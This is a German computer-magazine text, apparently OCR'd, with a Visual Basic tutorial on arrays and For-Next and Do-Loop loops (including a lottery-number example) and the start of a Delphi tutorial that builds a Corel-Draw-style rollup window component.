RALF NEBELO

Im Blickpunkt der letzten Ausgabe der Visual Basic Corner standen die Variablen, mit denen Sie Texte (im Basic-Jargon Zeichenketten genannt) und numerische Daten innerhalb des Programms speichern. Dabei ging es durchweg um einzelne Informationen, die in jeweils passenden Variablen konserviert wurden.

Im realen EDV-Alltag stellt der Umgang mit Einzeldaten jedoch die Ausnahme dar. Jedes Adreßprogramm beispielsweise hat es mit zahlreichen Namen, Adressen oder Telefonnummern zu tun, die allesamt gespeichert werden. Und das läßt sich nur mit einem speziellen Variablentyp bewerkstelligen – mit sogenannten Feldvariablen.

Damit Sie die darin enthaltenen Datenmengen verarbeiten können, stellt Ihnen Visual Basic spezielle Sprachkonstrukte zur Verfügung. Diese sogenannten Schleifen führen Anweisungen beliebig oft hintereinander aus. Damit ersparen Sie sich die massenhafte Wiederholung gleicher Befehle.

Feldvariablen

Angenommen, Sie schreiben ein Programm für das Management einer Skatrunde. Das Programm soll unter anderem die Namen der Spieler abfragen und diese anschließend anzeigen. Um die Namen in das Programm zu holen, würden Sie mit Ihrem bisherigen Kenntnisstand vermutlich drei *InputBox*-Funktionen verwenden, die die Eingaben der Spieler in je einer Zeichenkettenvariablen speichern:

```
Dim SpielerA As String
Dim SpielerB As String
Dim SpielerC As String
SpielerA = InputBox(Prompt:= _
„Name des ersten Spielers:")
SpielerB = InputBox(Prompt:= _
„Name des zweiten Spielers:")
SpielerC = InputBox(Prompt:= _
„Name des dritten Spielers:")
```

Zur Ausgabe der Namen würden Sie drei *MsgBox*-Anweisungen einsetzen, die den Inhalt der Variablen *SpielerA*, *B* und *C* zur Anzeige bringen:

```
MsgBox SpielerA
MsgBox SpielerB
MsgBox SpielerC
```

Dieses Vorgehen ist bei drei Personen noch übersichtlich, aber stellen Sie sich vor, Ihr Programm müßte den Personalbestand der Fischerchöre verwalten. Dann bräuchten Sie für jedes Mitglied je eine *Dim*-, *InputBox*- und *MsgBox*-Anweisung! Vor allem müßten Sie sich für jede Person einen neuen Variablennamen ausdenken, der ja stets nur einmal vorkommen darf.

Zur Lösung des Problems bietet Visual Basic einen Variablentyp, der für die Aufnahme vieler gleichartiger Daten konzipiert wurde: die Feldvariablen. Darunter kann man sich ein Hochregal vorstellen, in dem nicht nur ein Name oder eine Altersangabe gespeichert sind, sondern in dem sich viele Daten in vielen Etagen übereinander stapeln. Variablenname und Datentyp sind hier für alle gespeicherten Elemente gleich.

Der Zugriff auf ein Element erfolgt über eine Indexzahl, die – um im Bild zu bleiben – die Etage benennt, in der das jeweilige Datum residiert. Um die Höhe des Hochregals von vornherein richtig zu dimensionieren, teilen Sie Visual Basic die Indexzahlen des ersten und des letzten zu speichernden Elements bei der Deklaration der Feldvariablen mit. Die Anweisung

```
Dim Sänger(1 To 3)
As String
```

legt beispielsweise eine Feldvariable namens *Sänger()* an, die auf drei Etagen (*1 To 3*) Platz für drei Zeichenketten (Strings) bietet. Um in einer der Etagen einen Namen zu speichern, geben Sie die Indexzahl in Klammern hinter dem Variablennamen an und weisen dem Ganzen eine Zeichenkette zu. Zum Beispiel deponiert die Anweisung

```
Sänger(1) = „Klaus Müller"
```

den Namen *Klaus Müller* als erstes Element in der Feldvariablen *Sänger()*. Die Abfrage des Namens per *InputBox*-Funktion sieht folgendermaßen aus:

```
Sänger(1) = InputBox(Prompt:= _
„Name des Sängers:")
```

Jeder weitere Zugriff auf das Feldelement erfolgt ebenfalls über die Indexnummer. Die Anweisung

```
MsgBox Sänger(1)
```

beispielsweise zeigt den Namen des ersten Sängers an.

Feldvariable UserName()	
(1)	"Otto Müller"
(2)	"Gabi Meier"
(3)	"Hans Werner"
(4)	"Klaus Wagner"
(5)	"Karin Hansen"
(6)	...

Feldvariable UserAlter()	
(1)	53
(2)	23
(3)	31
(4)	49
(5)	39
(6)	...

FELDVARIABLEN SPEICHERN Daten in verschiedenen „Etagen", die durch eine Indexzahl identifiziert werden.

For-Next-Schleife

In Sachen Fischerchöre erspart Ihnen der Einsatz von Feldvariablen zwar das Ausdenken (und die Deklaration) zahl-

LOGISCHE OPERATOREN

Operator	Bedeutung
<	Kleiner als
>	Größer als
=	Gleich
<=	Kleiner oder gleich
>=	Größer oder gleich
<>	Ungleich

loser Variablennamen, der Codeumfang bleibt aber dennoch gewaltig, da für jedes Mitglied nach wie vor je eine *InputBox-* bzw. *MsgBox*-Zeile erforderlich ist. Das ist nicht nur schreibtechnische Schwerstarbeit, es macht das Programm auch starr und inflexibel. Und wenn sich der Mitgliederstand ändert, sind umfangreiche Nacharbeiten notwendig, bis die Zahl der Ein- und Ausgabeanweisungen wieder mit der tatsächlichen Mitgliederzahl übereinstimmt.

Mit Hilfe der For-Next-Schleife läßt sich das Problem lösen. Dabei handelt es sich um ein Sprachkonstrukt, mit dem man Anweisungen beliebig oft wiederholen kann, ohne die Anweisungszeilen immer wieder neu schreiben zu müssen. Hier ein typischer Vertreter dieses Schleifentyps:

```
Dim I As Integer
For I = 1 To 100
  Beep
  Debug.Print I
Next
```

Das äußere Gerüst der Schleife bilden die mit dem Schlüsselwort *For* beginnende Zeile sowie die Zeile *Next*. Dazwischen sammeln sich die auszuführenden Anweisungen. *Beep* gibt einen kurzen Signalton aus, *Debug.Print* zeigt beliebige Werte im Direktfenster an.

Wie oft die Anweisungen ausgeführt werden, bestimmt die Zählvariable *I*, genauer ihre Start- und Endwerte, die hinter dem Gleichheitszeichen in der Form

```
Startwert To Endwert
```

festzulegen sind. Im vorliegenden Fall bedeutet das, daß *I* zunächst den Wert *1* besitzt und damit die Schleife durchläuft. Beim Erreichen der *Next*-Anweisung wird der Wert von *I* automatisch um 1 erhöht, und Visual Basic springt zurück an den Schleifenanfang, um die Anweisungen innerhalb der Schleife ein weiteres Mal auszuführen.

Das Ganze wiederholt sich, bis *I* den angegebenen Endwert erreicht hat. Dann werden die Anweisungen zum letzten Mal ausgeführt, und Visual Basic setzt die Programmausführung unterhalb der Schleife fort. Das obige Beispiel gibt 100 Signaltöne aus und schreibt die Zahlen *1* bis *100* (den jeweiligen Wert von *I*) in das Direktfenster.

Da die Zählvariable *I* bei jedem Schleifendurchlauf einen um 1 erhöhten Wert besitzt, kann man sie leicht als Indexzahl verwenden, um auf das jeweils nächste Element einer Feldvariablen zuzugreifen. Die Abfrage von 200 Sängernamen läßt sich damit auf folgenden Sechszeiler reduzieren:

```
Dim Sänger(1 To 200) As String
Dim I As Integer
For I = 1 To 200
  Sänger(I) = InputBox_
  (Prompt:= „Name des Sängers:")
Next
```

Für die Ausgabe aller eingetippten Namen im Direktfenster sind nur drei weitere Zeilen erforderlich, nämlich:

```
For I = 1 To 200
  Debug.Print Sänger(I)
Next
```

Kürzer geht es nicht. Zudem: Ändert sich die Mitgliederzahl, dann werden nur die Schleifenendwerte und die Dimensionierung der Feldvariablen entsprechend korrigiert.

Muster mit Variationen

Angenommen, der Chorleiter möchte nicht alle 200 Namen angezeigt bekommen, sondern nur die letzten zehn. In diesem Fall setzen Sie als Programmierer den Startwert der Ausgabeschleife lediglich von *1* auf *191*:

```
For I = 191 To 200
  Debug.Print Sänger(I)
Next
```

Es ist auch möglich, nur jeden fünften Namen auszugeben, indem Sie die Schrittweite der Schleife durch die zusätzliche Angabe des *Step*-Schlüsselworts in der *For*-Zeile variieren. Der Wert der Zählvariablen erhöht sich dann bei jedem Schleifendurchlauf nicht um 1, sondern um den hinter *Step* angegebenen Wert. In unserem Fall lautet der *Step*-Wert *5*.

Zusätzlich ist der Zählerstartwert von *1* auf *5* zu korrigieren, da die Anzeige mit dem fünften Feldelement beginnen soll. Mit folgenden Zeilen schreiben Sie die Inhalte der Feldelemente *5*, *10*, *15*, *20* usw. der *Sänger()*-Variablen in das Direktfenster:

```
For I = 5 To 200 Step 5
  Debug.Print Sänger(I)
Next
```

Sie können auch die Namensliste der Mitglieder in umgekehrter Reihenfolge – also von hinten nach vorne – ausgeben. Hier liegt die Lösung im *Step*-Schlüsselwort: Durch die Angabe eines negativen *Step*-Wertes erhöht sich der Wert der Zählvariablen nicht, sondern verringert sich um den angegebenen Betrag. Damit das funktioniert, vertauschen Sie auch die Start- und Endwerte des Schleifenzählers. Und so sieht die fertige Schleife aus:

```
For I = 200 To 1 Step -1
  Debug.Print Sänger(I)
Next
```

Do-Loop-Schleife

Die For-Next-Schleife erweist sich immer dann als nützliches Hilfsmittel, wenn die Zahl der Schleifendurchläufe von vornherein feststeht. In manchen Situationen ist das aber nicht der Fall. So zum Beispiel bei der Abfrage eines Kennworts, bei der man von Fall zu Fall gar nicht wissen kann, wann der Anwender die richtige Parole in der richtigen Schreibweise eintippt.

Hier hilft die Do-Loop-Schleife weiter, deren Schleifenzahl nicht vom Wert einer Zählvariablen, sondern von der Erfüllung einer logischen Bedingung abhängt. Hier der formale Aufbau dieses Schleifentyps:

```
Do
  Anweisung 1
  Anweisung 2
  ...
Loop While Bedingung
```

Das Gerüst der Do-Loop-Schleife bilden die Zeilen *Do* sowie die mit *Loop* beginnende Zeile. Dazwischen sam-

HINWEISE ZU DEN BEISPIELEN

Zum Ausprobieren der im Beitrag beschriebenen Beispiele legen Sie mit *Datei - Neues Projekt* zunächst ein neues Projekt vom Typ *Standard-EXE* an. Das dabei automatisch erzeugte Formular brauchen Sie nicht, weshalb Sie es mit *Projekt - Entfernen von Form1* löschen. Fügen Sie dem Projekt über *Projekt/Modul hinzufügen* ein neues Modul hinzu. Schreiben Sie die Zeile

```
Sub Main
```

in das noch leere Codefenster, und drücken Sie die Eingabetaste. Visual Basic ergänzt nun automatisch eine Leerzeile sowie die Zeile *End Sub*. Die Zeilen *Sub Main* und *End Sub* bilden den Rumpf der neuen Prozedur *Main*, in die Sie alle Anweisungen hineinschreiben, die Sie ausprobieren möchten. Mit einem Druck auf die *[F5]*-Taste starten Sie die Prozedur.

In manchen Listings finden Sie einen Unterstrich („_") am Ende einer Zeile. Dabei handelt es sich um das Basic-übliche Trennzeichen, mit dem die Fortsetzung der Anweisungszeile in der nächsten Druckzeile gekennzeichnet wird. Ignorieren Sie ein solches Zeichen, und setzen Sie die Eingabe unmittelbar mit der Folgezeile fort. Drücken Sie erst auf die Eingabetaste, wenn Sie die vollständige Anweisungszeile (nicht zu verwechseln mit der Druckzeile) eingegeben haben.

meln sich die Anweisungen, die in jedem Fall einmal abgearbeitet werden.

Die *Loop*-Zeile überprüft, ob die hinter dem *While*-Schlüsselwort angegebene Bedingung – meist ein logischer oder mathematischer Vergleich – erfüllt ist. Solange das der Fall ist, wird die Schleife wiederholt. Die Kennwortabfrage läßt sich also wie folgt realisieren:

```
Dim Kennwort As String
Do
  Kennwort = InputBox(Prompt:= _
  „Kennwort eingeben:")
Loop While Kennwort <> „Basic"
```

Die *InputBox*-Funktion fordert den Anwender zur Eingabe eines Kennworts auf, das dann in der gleichnamigen Variablen gespeichert wird. In der *Loop*-Zeile wird der Inhalt der Variablen überprüft: Sofern er nicht mit der Zeichenkette *Basic* übereinstimmt (der Vergleichsoperator <> bedeutet ungleich, weitere Operatoren finden Sie in der Tabelle auf S. 244), wird die Abfrage erneut durchgeführt.

Erst wenn die Ungleich-Bedingung nicht mehr erfüllt ist – die Eingabe also exakt mit der Zeichenkette *Basic* übereinstimmt –, wird die Schleife verlassen. Die Prüfung einer vorgegebenen Bedingung kann nicht nur am Ende der Do-Loop-Schleife stattfinden, sondern auch an ihrem Anfang. Der wesentliche Unterschied: Findet die Bedingungsprüfung am Ende statt (man spricht dann von einer fußgesteuerten Schleife), werden die Anweisungen innerhalb der Schleife auf jeden Fall zumindest einmal ausgeführt.

Erfolgt die Prüfung am Anfang (kopfgesteuerte Schleife), dann wird die Schleife unter Umständen gar nicht durchlaufen. Hier der formale Aufbau dieses Schleifentyps:

```
Do While Bedingung
  Anweisung 1
  Anweisung 2
  ...
Loop
```

Ein Anwendungsbeispiel aus der Praxis: Ein VB-Programm speichert seine Einstellungen normalerweise in der Datei *c:\einstell.ini*, die bei jedem Programmstart automatisch geladen wird. Findet es diese Datei aber nicht (weil der Anwender sie in ein anderes Verzeichnis verschoben hat), dann soll der Anwender per *InputBox*-Funktion nach dem geänderten Pfadnamen gefragt werden. Hier die Umsetzung:


```
Dim IniDatei
IniDatei = „c:\einstell.ini"
Do While Dir$(IniDatei) = „"
  IniDatei = InputBox _
  (Prompt:="Neuer Pfadname der _
  INI-Datei:", Title:="Datei _
  nicht gefunden")
Loop
```

Das Beispiel verwendet die Basic-Funktion *Dir$*, um die Existenz von *einstell.ini* (etwa in C:) zu überprüfen. Existiert die Datei, liefert *Dir$* eine Zeichenkette mit dem vollständigen Pfadnamen zurück. In diesem Fall ist die Bedingung *Dir$(IniDatei)* = „ " (übersetzt: *Dir$*-Rückgabewert ist gleich leere Zeichenkette) nicht erfüllt. Es besteht also kein Grund zur Abfrage eines anderen Pfadnamens, die Schleife wird daher gar nicht erst ausgeführt.

Existiert *c:\einstell.ini* dagegen nicht, besteht der Rückgabewert von *Dir$* aus einer leeren Zeichenkette. Damit erfüllt sich die Schleifenbedingung, und die *InputBox*-Funktion erfragt beim Anwender den geänderten Pfadnamen der Datei, der wiederum in der Variablen *IniDatei* gesichert wird. Die *Loop*-Anweisung verzweigt dann zurück an den Schleifenanfang, wo der neue Pfadname erneut auf seine Existenz überprüft wird. Das wiederholt sich, bis ein gültiger Pfad eingegeben wird. BM

BEISPIELPROJEKT „SECHS RICHTIGE"

Ein VB-Projekt ermittelt zufallsgesteuert sechs Glückszahlen und demonstriert zugleich den Umgang mit Feldvariablen und Schleifen. Legen Sie mit *Datei/Neues Projekt* ein neues Projekt vom Typ *Standard-EXE* an. Zeichnen Sie zwei Schaltflächen (*Command1* und *Command2*) auf das Formular, und ändern Sie ihre *Caption*-Eigenschaft in *Los geht's* bzw. *Ende*. Optional statten Sie das Formular mit einer Grafik aus, indem Sie deren *Picture*-Eigenschaft den Pfadnamen einer passenden Grafikdatei zuweisen. Wechseln Sie mit *Ansicht/Code* in das Codefenster, und geben Sie die Ereignisprozeduren der beiden Schaltflächen ein:



ÜBER DIE *PICTURE*-EIGENSCHAFT wird das Formular mit einer passenden Grafik ausgestattet.

```
Private Sub Com-
mand1_Click()
  Dim Zahl As Integer
  Dim KugelZahl(1 To 49)
  Dim Ziehung As Integer
  Dim KugelNummer As Integer
  Dim GezogeneZahl(1 To 6) As In-
teger

  For Zahl = 1 To 49
    KugelZahl(Zahl) = Str$(Zahl)
  Next

  For Ziehung = 1 To 6
    Do
      Randomize Timer
      KugelNummer = Int(49 *
Rnd() + 1)
    Loop While KugelZahl(Kugel-
Nummer) = 0
      GezogeneZahl(Ziehung) = _
      KugelZahl(KugelNummer)
      KugelZahl(KugelNummer) = 0
      MsgBox Prompt:="Die" &
Str$(Ziehung) _
      & „. Zahl ist „ & Gezogene-
Zahl(Ziehung), _
      Title:=Me.Caption
    Next
  End Sub

  Private Sub Command2_Click()
    End
  End Sub
```

Die erste For-Next-Schleife in der *Command1_Click*-Routine speichert die Zahlen *1* bis *49* in der Feldvariablen *KugelZahl()*. Die zweite For-Next-Schleife simuliert die Ziehungen der sechs Kugeln. Sie ermittelt bei jedem Durchlauf eine Zufallszahl zwischen 1 und 49 (Variable *KugelNummer*), die die Indexzahl der gezogenen Kugel darstellt. Die Zahl der gezogenen Kugel wird jeweils in der Feldvariablen *GezogeneZahl()* deponiert. Anschließend setzt die Prozedur die Zahl der Kugel auf Null, um sie als bereits gezogen zu kennzeichnen. Die Do-Loop-Schleife überprüft bei jeder weiteren Ziehung, ob die Zahl der dabei ermittelten Kugel gleich Null ist. Solange das der Fall ist, wird die Ziehung wiederholt. Die *MsgBox*-Anweisung nennt das Resultat jeder Ziehung.

download
www.pc-magazin.de
AUF DER HEFT-CD

Komponente im Eigenbau

DELPHI

Corel Draw läßt grüßen

Seit jeher nutzt Corel Draw einen bemerkenswerten Fenstertyp: Rollups. Mit unserer Komponente für Delphi 1 bis 4 stehen Ihnen **diese nützlichen Controls** künftig in eigenen Programmen zur Verfügung.

INGO BÖHME

Die zu Delphi mitgelieferten Komponenten decken die meisten Bedürfnisse ab. Für die fehlenden Funktionen entwickeln Sie in diesem Beitrag Schritt für Schritt eine eigene visuelle Beispielkomponente. Für Ihren Praxisnutzen haben wir die Rollup-Fenster von Corel Draw gewählt: kleine „Fenster im Fenster", die Sie bei Bedarf auf die Titelzeile reduzieren.

Unser Rollup-Fenster ist eine üblich Komponente, die sich prinzipiell so verhält wie ein Panel-Objekt und dennoch die komplette Funktionalität eines Rollup-Fensters bietet. Das Beispiel zeigt, wie Sie kombinierte Komponenten entwickeln, denn bei *TRollup* – so die willkürliche Namensbezeichnung der Klasse – handelt es sich nicht um einzelne, sondern um eine Zusammensetzung aus drei Einzelkomponenten.

Konventionelle Entwicklung

Da Komponenten nicht ganz so leicht zu testen sind wie *normale* Programme, beginnen Sie mit einem gewöhnlichen Projekt. Hier entwickeln Sie ganz konventionell das Rollup-Fenster. Erst wenn es komplett ausgetestet ist, kapseln Sie das Ganze als Komponente.

Plazieren Sie zwei *TPanel*- und eine *TSpeedButton*-Komponente auf einem Formular (Bild rechts). Die beiden Symbole – ein nach oben und ein nach unten weisender Pfeil für den *SpeedButton* – legen Sie in einer Ressourcendatei ab. Das hat den Vorteil, daß Sie diese auch später in der Komponente verwenden können. Da die Ressourcendatei in das Programm (später die Komponente) eingebunden wird, benötigen Sie keine externen Bitmaps mehr. Wie Sie die *res*-Datei erzeugen, sehen Sie in der Textbox *Bildressourcen anlegen*.


Im Programm deklarieren Sie nun zwei Variablen, in denen die beiden Bildressourcen abgelegt werden:

```
Var FGlyphDown,FGlyphUp:
TBitmap;
```

Weisen Sie den Compiler nach dem Schlüsselwort *Implementation* an, die Ressourcendatei einzubinden:

```
implementation
{$R ROLLUP.RES}
```

Sie könnten alle nötigen Eigenschaften bereits im *ObjectInspector* setzen. Da es sich jedoch um ein Programm handelt, das später als eigenständige Komponente fungieren soll, setzen Sie die Eigenschaften im *OnCreate*-Ereignis. Das hat den Vorteil, daß Sie später beim Übergang vom Programm zur Komponente keine Einstellung vergessen und Sie quasi alle Zeilen per Cut&Paste übernehmen können.



DAS GRUNDGERÜST erinnert noch nicht an die Rollup-Fenster.

Zunächst legen Sie die beiden Bitmap-Objekte an und laden sie aus den Ressourcen:

```
FGlyphUp := TBitmap.Create;
FGlyphUp.Handle := LoadBitmap(
          HInstance, 'ROLL_UP');
FglyphDown := TBitmap.Create;
FGlyphDown.Handle := LoadBitmap(
          HInstance, 'ROLL_DN');
```

Dann bestimmen Sie die Eigenschaften des inneren Panels:

```
With Panel2 Do Begin
  Align       := alTop;
  Alignment   := taLeftJustify;
  BevelOuter  := bvNone;
  BorderWidth:= 1;
  Color       := clHighlight;
  Font.Color  := clHighlightText;
  Height      :=Canvas.TextHeight
        ('X') + 2 * BorderWidth;
End;
```

Damit simulieren Sie, *Panel2* wäre eine Titelzeile. Gleiches gilt für die Symbolschaltfläche. Diese soll aussehen wie ein Fenster-Button:

```
With SpeedButton1 Do Begin
 Parent:= Panel2;
 Align :=alRight;
 Width :=Canvas.TextHeight('X');
 Glyph := FGlyphDown;
End;
```

Starten Sie jetzt das Programm, sieht das Panel einem echten Fenster schon bedeutend ähnlicher. Allerdings können Sie dieses Pseudofenster noch nicht mit der Maus bewegen. Das schaffen Sie mit nur zwei weiteren Zeilen Code:

```
releasecapture;
➥sendmessage(Panel1.Handle,
    WM_NCLBUTTONDOWN, 2, 0);
```

Immer dann, wenn der Benutzer auf *Panel2* die Maustaste drückt – also im *OnMouseMove*-Ereignis – senden Sie damit die Windows-Botschaft *WM_NCLBUTTONDOWN*. Diese Eingabe simuliert, daß der Anwender versucht, *Panel1* mit der Maus zu verschieben. Starten Sie das Programm erneut, um die wundersame Verwandlung vom Panel zum Fenster zu sehen. Klicken Sie allerdings auf die Schaltfläche, passiert nichts. Abhilfe schaffen Sie, indem Sie in Ihrem *OnClick*-Ereignis auf diese Aktion reagieren. Dazu müssen Sie sich jedoch zunächst einmal klar machen, was passieren soll. Deklarieren Sie eine Boolesche Variable, die den Zustand des Fensters – hochgeklappt oder heruntergerollt – speichert:

```
Var FIsDown: Boolean;
```

und initialisieren Sie sie beim Erzeugen des Formulars mit

```
FIsDown := True;
```

In der *OnClick*-Ereignisprozedur prüfen Sie den Zustand. Ist das Rollup heruntergeklappt, merken Sie sich die Höhe in der *Tag*-Eigenschaft der Titelleiste. Dann wechseln Sie das Schaltflächensymbol und passen die Höhe an die der Titelzeile an.

```
If FIsDown Then Begin
 SpeedButton1.Glyph :=FGlyphUp;
 Panel2.Tag     := Panel1.Height;
 Panel1.Height := Panel2.Height;
```

Andernfalls ändern Sie ebenfalls das Symbol und erhalten die Höhe aus der *Tag*-Eigenschaft:

```
End Else Begin
 SpeedButton1.Glyph:=FGlyphDown;
 Panel1.Height := Panel2.Tag;
End;
```

Zuletzt ändern Sie die Zustandsvariable:

```
FIsDown := Not FIsDown;
```

und fertig ist das Rollup-Fenster. Sie können es beliebig nutzen. Allerdings ist die Vorgehensweise etwas umständlich, und wir wollen daher das Ganze in einer Komponente kapseln.

Vom Programm zur Komponente


Komponenten sind abgeleitete Nachfahren bestehender Objekte. Rufen Sie als erstes den Komponentenexperten über *Datei/Neue Komponente* oder ab Delphi 2 über *Datei/Neu/Komponente* auf. Als Klassennamen geben Sie Ihrem jüngsten Sproß den Namen *TRollUp*. Da das Rollup prinzipiell aus einem Panel besteht, wählen Sie als „Urtyp" *TCustomPanel*. Dies ist der direkte Vorfahr von *TPanel*, der lediglich keine sichtbare Caption-Eigenschaft besitzt. Nachdem Delphi das Codegerüst der Komponente erzeugt hat, speichern Sie die Datei unter dem Namen *URollup.pas*.

Um die Komponente nicht immer erst installieren zu müssen, gibt es einen kleinen Trick: Fügen Sie Ihrer Haupt-Unit in der *Uses*-Klausel den Eintrag *URollup* hinzu. Bei jedem Klick auf das Formular führen Sie dann den Code

```
procedure TForm1.
    FormClick(Sender: TObject);
begin
  With TRollup.Create(Self) Do
    Parent := Self;
end;
```

aus. Die so erzeugten Rollup-Objekte können Sie am Ende nicht wieder entfernen. Aber dieses Verfahren dient nur zu Testzwecken. Jedesmal, wenn Sie jetzt zur Laufzeit auf das Fenster klicken, erzeugt Ihre Anwendung eine Instanz Ihrer neuen Komponente.

Fügen Sie die ehemals global deklarierten Variablen hinzu. Ein geeigneter Ort dafür ist der Private-Abschnitt von *TRollUp*:



MIT WENIGEN ZEILEN im *OnCreate*-Ereignis sieht die Panel-/SpeedButton-Kombination einem Rollup-Fenster ähnlich.

```
Private
 FIsDown                  : Boolean;
 FGlyphDown, FGlyphUp : TBitmap;
```

Ebenso benötigen Sie für die Titelleiste und die Schaltfläche zwei Instanzen:

```
Button : TSpeedButton;
Titel  :TPanel;
```

Zudem brauchen Sie wieder die Ressourcendatei, die Sie mit

```
{$R ROLLUP.RES}
```

an den Anfang des Implementation-Abschnitts stellen.

TIP Wollen Sie gleichzeitig für die 16- und die 32-Bit-Version von Delphi entwickeln, benötigen Sie unterschiedliche Ressourcendateien. Im Code sieht die Unterscheidung dann so aus:

```
{$IFDEF VER80}
 {$R ROLLUP.RES}
{$ELSE}
 {$R ROLLUP32.RES}
{$ENDIF}
```

wobei der *VER80*-Abschnitt nur verwendet wird, wenn es sich um den Turbo Pascal 8.0 Compiler (Delphi 1) handelt.

Dem *OnCreate*-Ereignis eines normalen Programms entspricht der Konstruktor eines Objekts. Deklarieren Sie diesen im Public-Abschnitt ebenso wie das Pendant zu *OnClose*, den Destruktor:

```
constructor Create(AOwner:
          TComponent); Override;
destructor Destroy;     Override;
```

Im Implementation-Abschnitt ähneln diese den Ereignisbehandlungsroutinen unseres Step1-Projekts:

```
CONSTRUCTOR TRollup.Create(
            AOwner: TComponent);
Begin
 inherited Create(AOwner);
 Parent := TWinControl(AOwner);
```

Erzeugen Sie die beiden Controls innerhalb Ihres Rahmens:

```
Titel :=TPanel.Create(Self);
Button :=TSpeedButton.Create
                  (Titel);
```

Dann laden Sie wie zuvor die Bitmaps aus der *res*-Datei:

```
FGlyphUp   := TBitmap.Create;
FGlyphUp.Handle := LoadBitmap(
          HInstance,'ROLL_UP');
FglyphDown   := TBitmap.Create;
FGlyphDown.Handle := LoadBitmap(
          HInstance, 'ROLL_DN');
```


und setzen die Eigenschaften der Titelzeile

```
With Titel Do Begin
 Parent := TWinControl(Self);
 Align  := alTop;
 Alignment     := taLeftJustify;
 BevelOuter    := bvNone;
 BorderWidth := 1;
 Color         := clHighlight;
 Font.Color    := clHighlightText;
 OnMouseDown := MouseDown;
End;
```

und der Schaltfläche

BILDRESSOURCEN ANLEGEN

In Ressourcendateien bringen Sie binäre Daten unter, beispielsweise Mauszeiger und Symbolbilder. Dazu starten Sie im *Tools*-Menü den *Bildeditor*. Legen Sie über *Datei/Neu* eine neue *res*-Datei an, und speichern Sie sie unter *Rollup.res* in Ihrem Projektverzeichnis. Klicken Sie im Bitmap-Dialog auf *Neu*, und wählen Sie als Bitmap-Attribute die Größe *5 x 5* und 16 Farben. Malen Sie nun ein nach oben weisendes Dreieck aus drei Pixelreihen mit untereinander einem, drei und fünf Punkten, und benennen Sie es in *ROLL_DN* um (in Großbuchstaben). Ebenso verfahren Sie mit einem nach unten weisenden Dreieck und nennen es *ROLL_UP*.



IM BILDEDITOR erstellen Sie die beiden Symbole, die später auf dem SpeedButton angezeigt werden.

```
With Button Do Begin
 Parent := Titel;
 Align := alRight;
 Glyph  := FGlyphDown;
 Button.OnClick := ButtonClick;
End;
```

Zuletzt legen Sie dann noch die eigentlichen Fenstereigenschaften fest.

```
Parent := TWinControl(AOwner);
 BorderWidth := 1;
 Width        := 150;
 Height       := 150;
 FIsDown      := True;
end;
```

Im Destruktor hingegen entfernen Sie den dynamisch erzeugten SpeedButton und die Titelzeile, und zwar zwingend in dieser Reihenfolge:

```
DESTRUCTOR TRollup.Destroy;
begin
 Button.Free; Titel.Free;
 INHERITED Destroy;
end;
```

Im Konstruktor haben Sie bereits den beiden Ereignissen *OnClick* und *OnMouseDown* die entsprechenden Prozeduren zugewiesen, die Sie noch deklarieren müssen. Zunächst schreiben Sie die Vereinbarung in den *Private*-Abschnitt unter die Variablendeklarationen:

```
procedure ButtonClick(Sender:
                          TObject);
Procedure MouseDown(Sender:
 TObject; Button: TMouseButton;
 Shift:TShiftState;X,Y:Integer);
```

und definieren die Methoden im Implementation-Abschnitt:

```
procedure TRollup.MouseDown;
begin
 releasecapture;
 sendmessage(Self.Handle,
       WM_NCLBUTTONDOWN, 2, 0);
end;
```

Wie Sie sehen, entspricht die Routine fast vollständig dem Programmcode aus dem ersten Testprojekt. Nur die Instanzierung lautet jetzt *Self*, was im Klartext bedeutet, daß es sich um das äußere Panel handelt. Ebenso ist *ButtonClick* bis auf die Bezeichnung der Objekte unverändert:

```
procedure TRollup.ButtonClick;
begin
 If FIsDown Then Begin
  Button.Glyph := FGlyphUp;
  Titel.Tag     := Self.Height;
  Height  := Titel.Height + 4;
 End Else Begin
  Button.Glyph := FGlyphDown;
  Self.Height := Titel.Tag;
 End;
 FIsDown := Not FIsDown;
end;
```

Starten Sie jetzt das Programm, und klicken Sie auf die Fensterfläche, erscheint bereits ein Rollup, das sich beliebig verschieben läßt. Nur die Größe der Titelleiste paßt noch nicht ganz. Bestimmen Sie daher im *Paint*-Ereignis die Höhe von *Titel* und *Button* anhand der Schriftgröße. Statt wieder ein vordefiniertes Ereignis umzubenennen, gehen wir jedoch einmal einen anderen Weg und fangen die Windows-Botschaft *WM_PAINT* direkt ab. Deklarieren Sie dazu unter *Private*

```
Procedure Paint(Var Message:
    TWMPaint); Message WM_PAINT;
```

